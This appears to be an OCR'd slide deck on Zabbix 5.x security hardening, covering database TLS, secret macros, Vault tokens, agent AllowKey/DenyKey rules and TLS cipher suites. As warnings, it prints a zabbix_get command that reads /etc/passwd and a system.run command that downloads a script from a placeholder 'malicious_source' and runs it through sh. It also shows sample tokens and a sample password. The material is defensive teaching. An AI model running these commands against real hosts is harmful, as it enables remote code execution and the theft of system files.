- Starting from version 5.0 Zabbix DB connection can be encrypted
- Certificates are used for securing the connection
- Supported for following DB engines
  - MySQL
  - PostgreSQL


SERVER CONFIGURATION FILE

```
### Option: DBTLSConnect
#       Setting this option enforces to use TLS connection to database.
#       required    - connect using TLS
#       verify_ca   - connect using TLS and verify certificate
#       verify_full - also verify that database identity matches certificate
```




05

SECRET USER MACROS




UNSAFE USER MACROS

- User macro content can be seen by Admin user with access to the host




UNSAFE GLOBAL USER MACROS


- Global and template macros can also be seen



SECRET MACROS


- Zabbix 5.0 offers new feature - secret macros
- Value of the secret macro will be never displayed
  - It is not used on test forms
  - It is not cloned together with Host / Template





SECRET MACRO VULNERABILITIES

- Secret macros are still stored into database tables
- Database connection must be secured
- Database backup can be stolen




EXTERNAL VAULT

- HashiCorp vault can be used as storage for secrets
- A secure token is used to access the vault
- Connection to vault must be secured with TLS


WHAT IS A VAULT ?

- Vault is a tool for securely accessing secrets, such as passwords
- Vault provides a unified interface to any secret, while providing tight access control and recording a detailed audit log
- Initially vault is sealed and must be unsealed using unseal keys



HOW ZABBIX ACCESSES THE VAULT ?

- Once the vault is unsealed, Zabbix uses access token to authenticate
- The values of secrets are retrieved on every Zabbix configuration update
- Secrets are stored in Zabbix configuration cache
- It is possible to refresh values using a 'secrets_reload' command



STORING THE VAULT CONFIGURATION

- Zabbix Server has new configuration options

```
### Option: VaultToken
#       Vault authentication token that should have been generated
#       exclusively for Zabbix server with read only permission
VaultToken=s.4LYyfMekAlZafHwQj15WkTmP

### Option: VaultURL
#       Vault server HTTP[S] URL. System-wide CA certificates directory
#       will be used if SSLCALocation is not specified.
VaultURL=https://vault:8200

### Option: VaultDBPath
#       Vault path from where credentials for database will be retrieved
#       by keys 'password' and 'username'.
#
VaultDBPath=secret/zabbix/database
```


STORING TOKEN SECURELY

- Vault parameters are still stored in plain text in configuration file
- Configuration files must be protected from other OS users

```
### Option: VaultToken
VaultToken=LYyfMekAlZafHwQj15WkTmP
```

versus

```
### Option: DBPassword
DBPassword=P455w0RD
```




STORING TOKEN SECURELY


- Token can be set as a "VAULT_TOKEN" environment variable
- In such setup Vault token is not defined in Zabbix configuration files
- Environment variable will be unset on Zabbix server start

```
export VAULT_TOKEN=LYyfMekAlZafHwQj15WkTmP
```

SPECIFYING THE VAULT MACROS

- A secret must be first defined in Vault
- In Zabbix reference path to vault secret is specified as a macro value






- It is not possible to see the value of Vault secret from Zabbix frontend

06

AGENT KEY RESTRICTIONS



WHY WE NEED KEY RESTRICTIONS ?

- Zabbix can collect sensitive information from
  - Configuration files
  - Log files
  - Password files


```
#zabbix_get -s my.prod.host -k vfs.file.contents[/etc/passwd]

root:x:0:0:root:/root:/bin/bash
adm:x:3:4:adm:/var/adm:/sbin/nologin
noob123:x:2:2:adm:/home/noob123:/bin/bash
zabbix:x:993:990:Zabbix:/var/lib/zabbix:/sbin/nologin
```

REMOTE COMMANDS CAN BE DANGEROUS

- Zabbix agent can execute remote commands on remote hosts
- They are disabled by default
- On Windows, Zabbix agent runs as Local System by default !



```
# zabbix_get -s my.prod.host -k system.run["wget http://malicious_source -O- | sh"]
```

RESTRICTING AGENT KEYS

- Zabbix 5.0 introduced allow / deny keys
- Wildcard (*) patterns can be used in both key name and parameters

```
AllowKey=system.run[ipcs -l]
DenyKey=vfs.file.*[*]
```

- If key is denied, item is reported as unsupported



KEY ORDER

- Rules are checked in the order in which they have been specified
- As soon as an item key matches a rule it is either allowed or denied


```
DenyKey=vfs.file.*[*]
AllowKey=vfs.file.*[/var/log/myapp/*]
AllowKey=vfs.file.*[/var/log/mydb/*]
```

- If "DenyKey=*" is specified first in the list, no other rules take effect

```
AllowKey=vfs.file.*[/var/log/myapp/*]
AllowKey=vfs.file.*[/var/log/mydb/*]
DenyKey=vfs.file.*[*]
```

07

CUSTOM CIPHER SUITES



WHAT IS A CIPHER SUITE

- A cipher suite is a set of algorithms that help secure a network connection that uses TLS
  - Key exchange algorithm (DH, ECDH, DHE, ECDHE, PSK)
  - Authentication algorithm (RSA, ECDSA, DSA)
  - Encryption algorithm (AES, RC4, CHACHA20, ARIA)
  - Message hashing (SHA-1, SHA-256, POLY1305)

WHAT IS A CIPHER SUITE

- A cipher suite is a set of algorithms that help secure a network connection that uses TLS
  - Key exchange algorithm (DH, ECDH, DHE, ECDHE, PSK)
  - Authentication algorithm (RSA, ECDSA, DSA)
  - Encryption algorithm (AES, RC4, CHACHA20, ARIA)
  - Message hashing (SHA-1, SHA-256, POLY1305)
- If the version of encryption or authentication algorithm in a cipher suite have known vulnerabilities the TLS connection is then vulnerable

HOW CIPHER SUITE LOOKS

ECDHE	-	RSA	-	AES256	-	SHA384
Key exchange		Authentication		Encryption		Hashing

ZABBIX AND CIPHER SUITES

- For HTTPS protocol custom ciphers can be defined
- Zabbix 5.2 offers possibility to use custom cipher suites for encryption
  - Between Zabbix Server and Zabbix Proxy
  - Between Zabbix Server and Zabbix Agent
  - In command-line utilities
  - Between Zabbix Server and Database
  - Between Zabbix Frontend and Database

WHICH CIPHER SUITE TO CHOOSE ?

- The most advanced cipher suites are most secure
- Old systems may not support latest cipher suites
- The cipher suite must be known to both sides

